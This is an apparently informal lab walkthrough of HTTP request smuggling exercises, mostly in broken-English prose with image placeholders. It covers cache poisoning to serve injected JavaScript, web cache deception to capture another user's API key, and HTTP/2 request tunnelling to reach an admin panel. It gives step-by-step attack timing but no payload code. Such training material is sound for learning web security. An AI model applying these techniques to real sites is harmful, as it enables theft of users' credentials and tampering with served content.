


“we have succes fully injected our code in exploit server”

“now bassicaly we have to make cache to this request so anyone will request”

“any static file they will get popup”

“now let find which request has been cached”



“we got the js file is cached on server”


“so take it in repeater and and send that satic js file request till”

“age become or come near to the maximum age where max-age=30”

“so send again and agian normal age will increase”


“when normal age become near like 26 or 27”

“send the smuggle request”




“after that if you send again js file request you will see only cache poisened one”

“till 30 second any one will request for js they will get popup”



“refresh the home page and see what !!!!!!! popup”



Lab: Exploiting HTTP request smuggling to perform web cache deception


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.


To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.

You can log in to your own account using the following credentials: `wiener:peter`

“here we want to cache user request”


“so where user sends the request to and his request with api key should get cahched”





“send this request till 9 become till 26 or 27 once it become “

“now send another request you will get api key of another user”



Lab: Bypassing access controls via HTTP/2 request tunnelling


This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming header names. To solve the lab, access the admin panel at `/admin` as the `administrator` user and delete the user `carlos`.

The front-end server doesn't reuse the connection to the back-end, so isn't vulnerable to classic request smuggling attacks. However, it is still vulnerable to request tunnelling.


- Request tunneling

Many of the request smuggling attacks we've covered are only possible because the same connection between the front-end and back-end handles multiple requests. Although some servers will reuse the connection for any requests, others have stricter policies.

For example, some servers only allow requests originating from the same IP address or the same client to reuse the connection. Others won't reuse the connection at all, which limits what you can achieve through classic request smuggling as you have no obvious way to influence other users' traffic.




Although you can't poison the socket to interfere with other users' requests, you can still send a single request that will elicit two responses from the back-end. This potentially enables you to hide a request and its matching response from the front-end altogether.




